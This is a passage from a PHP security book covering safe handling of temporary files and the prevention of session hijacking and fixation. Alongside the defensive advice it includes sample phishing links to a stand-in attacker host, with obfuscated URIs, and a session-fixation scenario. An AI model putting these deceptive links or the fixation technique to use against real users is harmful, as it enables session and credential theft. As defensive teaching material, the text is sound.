// for demonstration, reuse data from createUniqidTempfile.php
$pathPrefix = '/tmp/skiResort';

// for demonstration, construct a secret here
$secret = 'Today is ' . date( "l, d F." );
$randomPart = sha1( $secret );

$tempFilename = $pathPrefix . $randomPart;

touch( $tempFilename );
chmod ( $tempFilename, 0600 );

// now work with the file
// ... assuming data in $value
file_put_contents( $tempFilename, $value );

// ...

// when done with temporary file, delete it
unlink ( $tempFilename );

?>
```

This script generates a filename something like

```
/tmp/skiResort91c8247fb32eebc639d27ef1480297➥
6d624a20ee
```

using the hashed secret, creates the file, and sets its permissions to `600`. The name of this file would never need to be passed to another process, because it can be generated whenever it is needed by any process that knows how to construct the secret.

Make Permissions Restrictive

We have already discussed the necessity for making sure that each newly created temporary file is not visible to the world. That caveat extends to the directories in which those files are stored, as well. To minimize the possibility that any of your temporary files could be executed or hijacked, you need to make certain that those directories also have restrictive permissions, typically `700` (or `rwx------`), as we discussed in Chapter 10. This will allow the creation of files in them by users who have permission, but will keep them otherwise blind.

Permissions could be restricted even more by modifying your Apache configuration file, `apache.conf`, adding a section like the following (using, of course, a path appropriate to your own application):

```
<Directory /var/www/myapp/tmp>
    <FilesMatch "\.ph(p(3|4)?|tml)$">
      order deny,allow
      deny from all
    </FilesMatch>
  </Directory>
```

This instruction prevents files in the specified folder from being served by Apache. Of course, you will need this only if, for some reason, you are creating your temporary files within the webroot. We recommend that all application support files, including configuration, libraries, and, yes, temporary files, be stored outside of Apache's webroot directory.

Write to Known Files Only

Since your scripts are the ones creating and writing to your temporary files, you should know at all times which files exist, and what is in them. Creating files with difficult names (as we discussed earlier) protects those files to some extent by making it harder, but still not impossible, for an attacker to hijack a file, by either replacing it completely or appending something to it. So you need to check carefully that the existing contents of a temporary file are what you expect them to be.

The first time you write to a file, it should be empty, because you opened it with a mode of `'w+'`. Before you write to it for the first time, you can check that it is still empty like this:

```
<?php
if ( filesize( $tempFilename ) === 0 ) {
  // write to the file
} else {
  exit ( "$tempFilename is not empty.\nStart over again.");
}
?>
```

If the file is not empty, then either something has gone wrong with its creation or it has been hijacked between the time you created it and the time you got ready to write to it. In either case, you want to abort rather than continue.

It is perfectly common, of course, for a series of successive writes to take place over some period of time, appending in each case more data to the file. But the security issue remains the same: is this file, right now, safe for you to write to?

The way to answer that question is to create an independent checksum of the data that is currently in the file immediately after you write to it, and then store that checksum independently of the file (either in a database or as a session variable). When you get ready to write additional data to that file, generate another checksum, and compare the two. A mismatch reveals that the data is not what you expected it to be, and warns you not to write to the file but rather to abort the process and start over again. The entire process goes something like this:

```
<?php
// write something to the file; then hash it
$hashnow = sha1_file( $tempFilename );
$_SESSION['hashnow'] = $hashnow;

// later, get ready to write again
$hashnow = sha1_file( $tempFilename );
if ( $hashnow === $_SESSION['hashnow'] ) {
  // write to the file again
  // get and save a new hash
  $hashnow = sha1_file( $tempFilename );
  $_SESSION['hashnow'] = $hashnow;
} else {
  exit ( "Temporary file contains unexpected contents.\nStart over again.");
}
?>
```

This may seem like a complicated and clumsy process just to write something out to a temporary file. But you will need to fall prey to a hijacking only once before understanding just how important this kind of care is.

Read from Known Files Only

The same kind of care is needed every time you read data from a temporary file. If a hijacker has substituted his own data for yours, and you accept that data unquestioningly for storage into your database, then you are violating the cardinal rule for every programmer: Protect your users' data at all costs.

The obvious way to verify data before using it is to use the same independent checksum of that data that you stored when you wrote it to the file. When you are ready to retrieve the data, you generate another checksum, and compare the two (just as you did when getting ready to write). A mismatch reveals that the data is not what you expected it to be, and warns you either to abort the process and start over again, or at least not to use this data for its anticipated purpose.

Another way to safeguard yourself against hijacked data, one that will work even if you don't have a checksum (as might be the case if the data was massaged by some external program independently of your writing it), is to sign the data when you write it. If you have installed OpenSSL (which we will discuss at length in Chapter 16), and you have a valid Certificate, you can make the routine that writes out the data append your Certificate to the data when it is written out to the temporary file. When you are ready to reuse that data, you extract the Certificate from it, and compare that to the original. Again, a mismatch indicates bad data that should not be used. If you do not have a Certificate, you can accomplish the same thing by appending any random token that you generate and store (for comparison with what is extracted from the data) independently of the file.

Checking Uploaded Files

Checking that a file uploaded by an HTTP POST method is a valid one is a special case of accepting only valid data. In this case, PHP's `is_uploaded_file()` function (see `http://php.net/is_uploaded_file` for more information) can do much of the work for us.

This function needs the name of the file in temporary storage on the server (not the name of the file on the client machine) as its one parameter. This parameter will therefore be the superglobal value `$_FILES['userfile']['tmp_name']`. Here, the first index to the `$_FILES` array (by convention, `'userfile'`) is whatever was specified in the name field of the file input statement in the upload form, which in this case would have been something like `<input name="userfile" type="file" />`. The second parameter is the literal string '`tmp_name'`, whose value will be set to whatever name PHP has given to the uploaded file in its temporary location; the exact name is unimportant. The superglobal value thus points to the temporarily stored file, and it allows the function to check whether that is the file that was uploaded via the `POST` method.

The function returns `TRUE` if there is no discrepancy. If it returns `FALSE`, you should not necessarily assume that the temporary file has been hijacked. That is indeed a possibility, but there are other possibilities also, which can be exposed with the `$_FILES[`*`'userfile'`*`][`*`'error'`*`]` variable: the file may have been too big, or may have been only partially uploaded, or may not have existed in the first place. The user notes at `http://php.net/is_uploaded_file` show how to interpret that variable.

In summary, then, the test for the validity of an uploaded file is simply to check it with the `is_uploaded_file()` function, something like this:

```
<?php
if ( is_uploaded_file( $_FILES['userfile']['tmp_name'] ) ) {
  echo 'The file in temporary storage is the one that was uploaded.';
} else {
  echo 'There is some problem with the file in temporary storage!';
}
?>
```

Test Your Protection Against Hijacking

As we discussed in previous chapters, an important part of keeping your scripts secure is to test them for protection against possible vulnerabilities.

Here we present a sample of such a test, in this case testing whether the technique of hashing really works. This code can be found also as `hashTest.php` in the Chapter 6 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

// create a temporary file
$tempname = '/tmp/mytestfile';
$tempfile = fopen( $tempname, 'w+' );
fwrite( $tempfile, 'hello\n' );
fclose( $tempfile );

// attempt to protect from hijacking by hashing the file contents
$hash = sha1_file( $tempname );

/////////////////////////////
// attempt to hijack the file
/////////////////////////////
// depending on what you want to test for, you might have another script
// or some command line utility or ftp/scp do this.
file_put_contents( $tempname, 'and goodbye' );
sleep( 2 );

// test whether the protection has been sufficient
$newhash = sha1_file( $tempname );
if ( $hash === $newhash ) {
  exit( "Protection failed:\n
    We did not recognize that the temporary file has been changed." );
}
else {
  exit( "Protection succeeded:\n
    We recognized that the temporary file has been changed." );
}

?>
```

If you were to create a suite of such tests, trying different kinds of hijacking attempts, you would quickly detect any holes in your strategies. Once those were fixed, you could be sure that you have real protection against the threat of hijacking.

Summary

In Chapter 6, we continued our discussion of script vulnerabilities, focusing here on protecting temporary files.

We began with a discussion of the importance of temporary files, including their locations, their permanence, and the risks they present, both for exposing your private data and for presenting an opportunity for an attacker to hijack your file and substitute one of his own.

After an example of such an exploit, we turned to discussing various ways to prevent such abuse: securing network connections, creating unguessable filenames, restricting permissions, and writing to and reading from known files only.

Finally, we provided a model for a test of your protection against attempts to hijack temporary files.

In Chapter 7, we will move on to the last stage in our survey of ways to keep your application scripts as secure as possible; there we will discuss securing scripts in order to prevent session hijacking.

CHAPTER 7

Preventing Session Hijacking

In Chapter 6, we complete our discussion of keeping your PHP scripts secure; here we discuss the final threat to the safety of your users' data: session hijacking.

The concept of persistent sessions was originally developed by Netscape in 1994 as part of an effort to make Internet connections more secure. That effort culminated in creation of the Secure Sockets Layer (SSL) protocol, which we will discuss at length in Chapter 16. However, in this chapter our interest is not (as it is there) in the security aspects of SSL but rather in the concept of persistent sessions, how they are potentially vulnerable to abuse, and how to prevent that abuse.

How Persistent Sessions Work

HTTP communications were originally imagined to be inherently stateless; that is, a connection between two entities exists only for the brief period of time required for a request to be sent to the server, and the resulting response passed back to the client. Once this transfer has been completed, the two entities are no more aware of each other than they had been before the original connection was established.

The problem with this system is that, as the web began to be used for transactions (like purchases) far beyond those it was first designed for, those discrete connections began to be conceptually related: you would log in to a shopping site, retrieve information about products, choose products, and so forth. The nature of each task had become dependent on some previous state.

Sessions were developed as a way to resolve this disconnect. A *session* is a package of information relating to an ongoing transaction. This package is typically stored on the server as a temporary file and labeled with an ID, usually consisting of a random number plus the time and date the session was initiated. That session ID is sent to the client with the first response, and then presented back to the server with each subsequent request. This permits the server to access the stored data appropriate to that session. That in turn allows each transaction to be logically related to the previous ones.

PHP Sessions

PHP contains native support for session management (see `http://php.net/ref.session` for more information). The `session_start()` function initializes the session engine, which generates the session ID and stores it in the constant `PHPSESSID`. It also initializes the `$_SESSION` superglobal array, in which you may store whatever information you wish. As we said previously, that information is written out onto the server in a temporary file with the name of the session ID. It is accessible as long as your program knows the session ID.

There are two complementary methods for preserving the session ID (and thus access to the session information) across transactions.

- If cookies are enabled on the client, then a cookie is written there in the format *name=value*, where *name* is `PHPSESSID` and value is the *value* of that constant, the actual session ID.
- If cookies are not enabled, then PHP can be configured to automatically append a `$_GET` variable containing the same *name=value* string to the end of any URIs embedded in the response. This feature is called *transparent session* ID.

If a subsequently called script contains the `session_start()` instruction, it first looks to see whether a `$_COOKIE` variable with the value of `PHPSESSID` exists. If it can't find the session ID that way, and if transparent session IDs are enabled, it checks to see whether the URI with which it was called contains a `PHPSESSID` `$_GET` variable. If a session ID is retrieved, it is used to access any session information stored on the server, and then to load it into the `$_SESSION` superglobal array. If no session ID is found, a new one is generated and an empty `$_SESSION` array is created for it.

The process is repeated with the next script, using as we have said either a `$_COOKIE` variable or, optionally, a `$_GET` variable to track the session ID, and storing the session information in the `$_SESSION` variable where it can be used by the script.


Session ID cookies (unlike other cookie variables) are stored only in the browser's memory, and are not written to disk. This means that when the browser is closed, the session is essentially invalidated. The actual session ID may still be valid if it can be recovered, however. The `session.cookie_lifetime` parameter can be set in `php.ini` to allow some number of seconds of life for session ID values.

A Sample Session

We illustrate the process of creating and using a session with the following code, which can be found also as `sessionDemo1.php` in the Chapter 7 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php

session_start();
$test = 'hello ';
$_SESSION['testing'] = 'and hello again';
echo 'This is session ' . session_id() . '<br />';
?>
<br />
<a href="sessionDemo2.php">go to the next script</a>
```

This short and simple script uses PHP's `session_start()` function to initialize a session. You then store a value in the variable `$test`, and another value in the `$_SESSION` superglobal array; your purpose here is to see whether these variables can be persisted during the session. Using the `session_id()` function, you display the session ID for informational purposes. Finally, we provide a link to another script. This script produces the output shown in Figure 7–1.



This is session 115e0d2357bff343819521ccbce14c8b


go to the next script

Figure 7–1. Output from `sessionDemo1.php`

What is not shown in this output is what happened behind the scenes. PHP created the session ID shown in the output, opened a temporary file (named `sess_115e0d2357bff343819521ccbce14c8b`), and stored in it the `$_SESSION` superglobal array with any values that have been set. What is stored is the name of the key, a | vertical bar separator, the type and length of the value, the value itself, and a semicolon to separate the current key-value pair from the next one. In this case, the file contains just this one key-value pair:

```
testing|s:15:"and hello again";
```

Finally, PHP generated the script's output and sent it back to the user's browser, along with a cookie that contains the constant `PHPSESSID`, set to the value of the session ID. The contents of this cookie (stored, as we noted previously, only in the browser's memory, and viewed here in the Firefox browser) are shown in Figure 7–2.



View and remove cookies that are stored on your computer.

Site	Cookie Name
localhost	PHPSESSID

Information about the selected Cookie

Name: PHPSESSID
Content: 115e0d2357bff343819521ccbce14c8b
Host: localhost
Path: /
Send For: Any type of connection
Expires: at end of session


☐ Don't allow sites that set removed cookies to set future cookies

Figure 7–2. The cookie stored on the user's computer by `sessionDemo1.php`

We next create the script that we are linking to, in order to demonstrate the ability of PHP's session mechanism to maintain values across the two scripts. The following code can be found also as `sessionDemo2.php` in the Chapter 7 folder of the downloadable archive of code for *Pro PHP Security* at `http://www.apress.com`.

```
<?php
session_start();
?>
This is still session <?= session_id() ?><br />
The value of $test is "<?= $test ?>."<br />
The value of $_SESSION['testing'] is "<?= $_SESSION['testing'] ?>."
```

Again, the script is very simple. You initiate a session, and then simply display some variables (without having set them) to see whether they exist. The output from this script is shown in Figure 7–3.



```
This is still session 115e0d2357bff343819521ccbce14c8b
The value of $test is "."
The value of $_SESSION['testing'] is "and hello again."
```

Figure 7–3*. Output from* `sessionDemo2.php`

As might be expected, the variable `$test` has no value; it was set in `sessionDemo1.php` but disappeared when that script ended. But the same session ID has been preserved, and the superglobal `$_SESSION` does contain the expected value, carried over from the original session.

Again, PHP's session mechanism is at work behind the scenes. When you clicked the link to request `sessionDemo2.php` from the server, PHP read the value of the `PHPSESSID` constant from the cookie and sent that along with the request. When the server received the request, it used the value of `PHPSESSID` to look for (and find) the temporary file containing the `$_SESSION` superglobal array, and it used those values to generate the output shown previously. (If you had not accepted the original cookie containing the value of `PHPSESSID`, PHP would have appended its value as a `$_GET` variable to the URI calling the second script.)

Thanks to the session mechanism, then, `sessionDemo2.php` knows what happened in `sessionDemo1.php`, or at least that portion of what happened that we cared for it to know about. Without such a mechanism for maintaining state, none of the commercial activity (and only some of the noncommercial activity) that is being carried out on the Internet every day would be possible.

Abuse of Sessions

Along with the power of sessions comes an almost equally powerful threat of abuse. There are two general ways in which sessions can be abused. We'll discuss first session hijacking, and then turn to session fixation.

Session Hijacking

Because the messages being passed back and forth while a session is in effect contain a key that provides access to stored information about a user (like, conceivably, authentication status and even credit card number), anyone who intercepts the messages can use that key to impersonate the legitimate user, in effect hijacking that user's identity. So empowered, the abuser can do anything the legitimate user could do.

Network Eavesdropping

Perhaps the most obvious, and certainly the simplest and easiest, way for an attacker to intercept a message containing a session ID is to watch network traffic. Although the volume of such traffic is likely to be far too large for close scrutiny, filtering for contained strings like "login" or "PHPSESSID" is likely to cut it down to a manageable size.

Such eavesdropping is easy if an attacker can enter the network. All he has to do in that case is put his network interface card into Promiscuous Mode. This mode, designed as a network traffic analysis and debugging tool, and normally available only to the `root` user, enables him to read every packet passing by, rather than (as is normal) just those addressed to him. It's easy to imagine how this otherwise benign utility could be put to malicious use. Please see http://en.wikipedia.org/wiki/Promiscuous_mode for more information.

This kind of eavesdropping can be defeated (or at least made much more difficult), if you are on a wired network, by using a switch rather than a hub for network connections, as switches isolate one host from another, forwarding to a given host only those packets addressed to it.

The growing prevalence of wi-fi connections makes such eavesdropping even easier. With wi-fi, all the packets you send are sniffable by anyone else listening on the same network, whether those packets are protected by the Wired Equivalent Privacy (WEP) security protocol or not (because, as we'll discuss in Chapter 15, WEP uses the porous RC4 stream-encryption algorithm and provides security against only casual attacks).

Unwitting Exposure

PHP's transparent session ID feature, which appends the current session ID to all relative URIs in the response (for browsers that don't have cookies enabled), makes such interception a bit easier. This places the key to the user's information right out in the open, and it thus permits anyone with access to your server request or referrer logs to hijack sessions. Generally this access is limited to administrators, but many sites publish their weblog analysis pages, which may leak session IDs that are sent using `$_GET` variables.

But such interception or eavesdropping isn't always necessary, for in fact, the most frequent hijacking relies rather on the user's inadvertently revealing her session ID. She can do this by emailing or posting or otherwise sharing a link that contains such information. Alicia might, for example, log in to a website to purchase a book, find one she likes, and email or instant message to a group of friends a link to that book (which will be something like `http://books.example.com/catalog.php?bookid=1234&phpsessid=5678`). Whoever clicks that link to see the book will take over her session (if it is still alive).

Transparent session IDs are controlled by the `session.use_trans_sid` directive in `php.ini`, which is turned off by default. Because the risk of inadvertent exposure of session information with transparent IDs is high, we recommend that you leave the feature turned off unless you absolutely need to work with browsers that have cookies disabled. Be sure to educate your users about the dangers of sharing URIs with active session IDs in them.

You can provide an additional level of protection for your scripts by setting the `session.use_only_cookies` directive to `1`. This prevents PHP from ever accepting a session ID from `$_GET` variables.

Forwarding, Proxies, and Phishing

All these varieties of hijacking involve tricking the user's browser into connecting to a server different from the one she thinks she is connecting to. An email message might, for example, offer a special 50% discount (for carefully selected users only, of course) on anything at Amazon.com, with a convenient link to that site—except, of course, that link is actually to the abuser's own server, something like this:

```
<a href="http://reallybadguys.com/gotcha.php">
  Click here for a 50% discount at Amazon.com!</a>
```

Once the innocent user has requested a connection, the abuser will forward the request to the legitimate server, and it will then serve as a proxy for the entire transaction, capturing session information as it passes back and forth between the legitimate site and the user.

The preceding link would (we hope) not fool most users. After all, the URI displayed in the browser's status line clearly does not belong to Amazon.com. On the other hand, many tricksters have learned that a long URI can be used to fool unsuspecting users. Consider a link like this:

```
<a href="http://www.amazon.com.exec.obidos.tg.detail.➥
  1590595084.reallybadguys.com/gotcha.php>
  Click here for a 50% discount at Amazon.com!</a>
```

While still obviously not something a well-informed Internet user would trust, a URI like this one is confusing enough that it could be used to fool a naive or inexperienced user.

The attacker could obfuscate the deception even further by encoding some of the dots in the URI as `%2F`, like this:

```
<a href="http://www.amazon.com%2Fexec%2Fobidos.tg.detail.➥
  1590595084.reallybadguys.com/gotcha.php>
  Click here for a 50% discount at Amazon.com!</a>
```

In this case the `%2F` would be rendered as slashes in the browser's status window when the user hovers over the link, increasing the chances that the link will be perceived as legitimate.

There are other ways of convincing a web user to trust the wrong URI. Once again, the increasing presence of wi-fi connections makes the session hijacker's task much easier. If you have ever used a commercial public wi-fi network, such as at a hotel, a coffee shop, or an airport terminal, you must have noticed that no matter what URI you attempted to use, your browser was redirected to a login/payment screen. If you do log in and pay, you may then proceed to your desired website.

This is a benign example of the power that the operator of a wireless access point has over any computer that joins that network. A malicious operator could redirect you transparently to an impersonating or a proxying website in order to steal your login or session information.

Or, he might take advantage of the fact that client computers and laptops are typically set to obtain ad hoc gateway and domain name server (DNS) information via the Dynamic Host Configuration Protocol (DHCP). Such users implicitly trust the access point to provide the legitimate DNSs of its upstream service provider. But an access point controlled by an attacker could be set to offer a different server as the authoritative DNS, so that the user's request would be directed not to the legitimate site but rather to the impersonating one. He could even set that fake DNS to return an innocuous IP address if queried.

Taking the attack one step further, he could even change the gateway address to an evil proxy on the network. Once that happens, all further network communications are under the attacker's control.

■ **Note** A variation on this technique is what is known as *phishing*, which is directed not so much at hijacking sessions as it is at directly learning a user's login information. The abuser creates a website that impersonates a legitimate one and induces a user to visit that website, purportedly to update or check personal information. Once that information has been entered by the unwitting user, the abuser can create his own sessions by logging in while pretending to be his victim.

Reverse Proxies

In a reverse proxy attack, an abuser modifies the content of a request in transit, keeping the session cookie intact in each direction. For example, Jay might set up an evil proxy on his wireless router and then wait for Pete to log into his account at `shopping.example.com`. After Pete connects, Jay will replace his next request (for, let's say, a display of all burgundy polo shirts) with his own request (for, let's say, an email reminder of the account password, directed however to Jay). And he can reasonably expect that request to succeed, for it is accompanied by Pete's valid session cookie.

Fixation

Session fixation is in a sense the opposite of session hijacking; instead of trying to take over an unknown valid session, it tries to force the creation of a known valid session. (See `http://www.acros.si/papers/session_fixation.pdf` for an authoritative document on session fixation.) This technique again takes advantage of the special vulnerability of storing the session ID in a `$_GET` variable.

Let's say that Bob has created a script that repeatedly sends a malicious request to a website, carrying along a `PHPSESSID` of `9876`. These requests fail again and again, because no valid session with that ID exists. So Bob sends a message to the chat room on a trucking website, something like this:

> *Hey, guys, check out the cool paint job on my new pickup! You can see a picture by clicking here. You'll have to log in, but that's just to keep the information private ;-)*

Bob has included in his message a link containing the desired session ID, something like `http://example.com/index.php?login=yes&PHPSESSID=9876`. Carl wants to see the truck, so he clicks the link, logs in, and thus a session is created with an ID of `9876`. Now Bob's attack, piggybacking on Carl's authentication, suddenly succeeds.

This exploit works because the developers of the application, not unreasonably, do not want to force users to accept cookies. So they have made a provision for passing the session ID in the URI if the user has cookies turned off. They did that by setting a cookie and then attempting to read that cookie back immediately. Failure means that the user is refusing to accept cookies.

In this case, when they receive requests, they must check to see whether a session ID is being carried in as a `$_GET` variable (from, they imagine, a user who has cookies turned off). They therefore include in their script the instruction `session_id( $_GET['phpsessid'] )` right before `session_start()`. This has the effect of using the passed-in session ID for the session (ordinarily for a preexisting session, but in this case for a newly |created one).

Preventing Session Abuse

We offer now a variety of recommendations for preventing session abuse, ranging from the complex but absolutely effective, to the easy but only mildly effective.

Use Secure Sockets Layer

Our primary recommendation for preventing session abuse is this: if a connection is worth protecting with a password, then it is worth protecting with SSL or TLS (which we'll discuss in Chapter 16). SSL provides the following protection:

- By encrypting the value of the session cookie as it passes back and forth from client to server, SSL keeps the session ID out of the hands of anyone listening in at any network hop between client and server and back again.
- By positively authenticating the server with a trusted signature, SSL can prevent a malicious proxy from getting away with identity fraud. Even if the proxy were to submit its own self-signed and fraudulent certificate, the trust mechanism of the user's browser should pop up a notice that that certificate has not been recognized, warning the user to abort the transaction.

We recognize that using SSL may seem like overkill, especially for websites that seem not to deal with extremely valuable data. You may not think it is worth it to protect a simple message board with SSL, but any community webmaster can appreciate the trouble likely to be caused by the following scenario:

1. Suresh sets up a proxy that hijacks Yu's message board session.
2. Suresh's proxy makes a request that turns all of Yu's private messages public, including a series of rants about his boss, BillG.
3. Someone discovers Yu's juicy rant about BillG and posts it to Slashdot, where it is seen by millions of readers, including (unfortunately for Yu and the webmaster of the board) BillG's lawyers.

Once you remember that the value of information is not limited to its monetary value, but includes also reputations and political power, it may be easier to understand our rule of thumb: requests that can be made anonymously do not need SSL, but everything else does.

Still, SSL is expensive to set up (see our discussion in Chapter 16), so we turn now to some easier ways to provide reasonable levels of protection against session abuse.

Use Cookies Instead of *$_GET* Variables

Always use the following `ini_set()` directives at the start of your scripts, in order to override any global settings in `php.ini`:

```
ini_set( 'session.use_only_cookies', TRUE );
ini_set( 'session.use_trans_sid', FALSE );
```

The `session.use_only_cookies` setting forces PHP to manage the session ID with a cookie only, so that your script never considers `$_GET['PHPSESSID']` to be valid. This automatically overrides the use of transparent session IDs. But we also explicitly turn off `session.use_trans_sid`, to avoid leaking the session ID in all URIs returned in the first response, before PHP discovers whether the browser is capable of using a session cookie or not.

This technique protects users from accidentally revealing their session IDs, but it is still subject to DNS and proxy attacks.

■ **Note** Permitting session IDs to be transferred as `$_GET` variables appended to the URI is known to break the Back button. Since that button is familiar to, and relied upon by, even the most naive users, the potential for disabling this behavior is just another reason to avoid transparent session IDs.

Use Session Timeouts

The lifetime of a session cookie defaults to `0`, that is, to the period when the browser is open. If that is not satisfactory (as, for example, when users leave sessions alive unnecessarily for long periods of time, simply by not closing their browsers), you may set your own lifetime by including an instruction like `ini_set( 'session.cookie_lifetime', 1200 )` in your scripts. This sets the lifetime of a session cookie to 1,200 seconds, or 20 minutes (you may also set it globally in `php.ini`). This setting forces the session cookie to expire after 20 minutes, at which point that session ID becomes invalid. When a session times out in a relatively short time like 20 minutes, a human attacker may have a hard time hijacking the session if all she can work from are server or proxy logs.

Cookie lifetime aside, the length of a session's validity on the server is controlled by the garbage-collection functions, which delete session files that have become too old. The `php.ini` directive that controls the maximum age of a session is `session.gc_maxlifetime`, which defaults to 1,440 seconds, or 24 minutes. This means that, by default, the `PHPSESSID` cookie can be presented for 4 minutes (to continue our 20-minute cookie lifetime example) after the browser should have caused the cookie to expire.

Conservatively controlling session lifetime protects a session from attacks that are unlikely to occur within its life span (those occasioned, for example, by a human attacker's reading of network logs). However, if a user takes a long time to complete a form, the session (and the already-entered form data) are likely to be lost. So you will need to decide whether this potential inconvenience to your users is worthwhile. Furthermore, real-time or near real-time hijacking, such as a scripted attack triggered by a reverse proxy, is still possible. Even 60 seconds is time enough for thousands of scripted requests using a hijacked cookie value.

Regenerate IDs for Users with Changed Status

Whenever a user changes her status, either by logging out or by moving from a secure area to an insecure one (and obviously vice versa), you should regenerate a new session ID so as to invalidate the previous one. The point isn't to destroy the existing `$_SESSION` data (and indeed, `session_regenerate_id()` leaves the data intact). Rather, the goal of generating a fresh session ID is to remove the possibility, however slight, that an attacker with knowledge of the low-security session might be able to perform high-security tasks.

To better illustrate the problem, let's consider an application that issues a session to every visitor in order to track a language preference. When an anonymous user first arrives at `http://example.com/`, she is issued a session ID. Because we don't really care about security on our anonymous, public interface, we transmit that session ID over HTTP with no encryption.

Our anonymous user then proceeds to `https://example.com/login.php`, where she logs in to the private interface of our application. While requesting the login page over the secure connection, she is still using the same session ID cookie that she used for the public interface. Once she changes status by logging in, we will definitely want to issue a new session ID over SSL and invalidate the old one. In this way, we can thwart any sort of hijack that might have occurred over plaintext HTTP, and continue the user's session in a trusted fashion over HTTPS.

An example fragment from an HTTPS login script shows how to regenerate the session ID:

```
<?php

// regenerate session on successful login
if ( !empty( $_POST['password'] ) && $_POST['password'] === $password ) {
  // if authenticated, generate a new random session ID
  session_regenerate_id();

  // set session to authenticated
  $_SESSION['auth'] = TRUE;

  // redirect to make the new session ID live
  header( 'Location: ' . $_SERVER['SCRIPT_NAME'] );
}

// take some action

?>
```

In this fragment of an entire login script, you compare the user's password input against a preconfigured password (in a production environment, you would hash the input and compare it to the hashed value stored in a user database; see Chapter 15 for more information). If this is successful, you execute the `session_regenerate_id()` function, which generates a new session ID and sends it as a cookie to the browser. To make this happen immediately, you reload the script into the browser before the script takes any other actions.

Take Advantage of Code Abstraction

PHP's built-in session mechanism has been used by hundreds of thousands of programmers, who by now have found (and caused to be eliminated) the vast majority (if not all) of the inherent bugs. (The vulnerabilities that we have been discussing are caused not by the method itself but rather by the environment in which it is used.) You therefore gain a significant reassurance of reliability by using that built-in capacity rather than creating your own. You can trust this thoroughly tested session mechanism to operate predictably as it is documented, and thus you can turn your attention to counteracting the potential threats we have discussed earlier.

If you decide to save your sessions in a database rather than in temporary storage (to make them available across a cluster of web servers, for instance), build that database so that it uses the value of the session ID as its primary key. Then any server in the same domain can easily use that value (carried in with each request) to look up the session record in the database, saving you from dealing with the inevitable browser-specific ways in which cookies must be implemented (see the user comments at `http://php.net/set_cookie`).

Ignore Ineffective Solutions

For the sake of completeness, we discuss briefly here three solutions that are sometimes proposed but that are in fact not effective at all.

- *One-time keys*: It would seem that you could make a hijacked session ID unusable by changing the validation requirement for each individual request. We know of proposals for three seemingly different ways to accomplish this; unfortunately, each is faulty in its own way.

  - You could generate a one-time random key (using any of a whole variety of possible random values, including time, referrer IP address, and user agent), and merge that (by addition or concatenation) with the existing session ID. You could hash the result and pass that digest back and forth to be used instead of the session ID for validation. All this technique does, however, is substitute one eavesdropping target (the digest) for another (the session ID).
  - You could generate a new one-time key each time a request comes in, and add that as a second requirement for validating a request (so that the returning user must provide not only the original session ID but also that one-time key). However, this technique simply substitutes two eavesdropping targets for the original one.
  - You could set a new session ID with each request, using the `session_regenerate_id()` function, which preserves existing data in the `$_SESSION` superglobal, generates a new session ID, and sends a new session cookie to the user. This technique does nothing more than change the content of the eavesdropping target each time.

These techniques, then, don't even make hijacking more difficult, and at the same time the constant regeneration of keys and IDs could easily place an unacceptable burden on the server. In complex systems, where browsers are making concurrent requests (out of a Content Management System in which PHP handles images, for example), or where JavaScript requests are being made in the background, they can break completely. Furthermore, they require even more work than implementing SSL (which uses built-in Message Authentication Codes to prevent replay attacks; see Chapter 16 for additional information). So as a practical matter, any of these one-time key techniques is useless.

- *Check the user agent*: The user's browser sends along with each request an identification string that is called the *user agent*; this purports to tell what operating system and browser version the client is using. It might look something like this:

```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.7.2) Gecko/20040803
```

Checking this string (it is contained in the superglobal `$_SERVER['HTTP_USER_AGENT']`; see `http://php.net/reserved.variables` for more information) could theoretically reveal whether this request is coming from the same user as the previous one. In fact, though, the universe of browser agents is minuscule in comparison to the universe of users, so it is impossible for each user to have an individual user agent. Furthermore, it isn't hard to spoof a user agent. And so there is little real point in checking this metric as proof of session validity.

- *Check the address of the referring page*: Each HTTP request contains the URI of the webpage where the request originated. This is known as the *referrer* (frequently spelled "referer," due to a persistent typo in the original HTTP protocol). If a request carrying along a session ID comes in with a referrer from outside your application, then it is probably suspect. For example, your receiving script might be expecting a request from a form script at `example.com/choose.php`, but if the superglobal `$_SERVER['HTTP_REFERER']` is blank or reveals that request to have come from outside of your site, you can be pretty sure that the `$_POST` variables being carried in are unreliable. However, it isn't any harder to spoof a referrer than it is to spoof a user agent; so if the bad guys have any brains, `$_SERVER ['HTTP_REFERER']` will dutifully contain the expected value anyway. Again, then, there is little real point to checking the referrer.

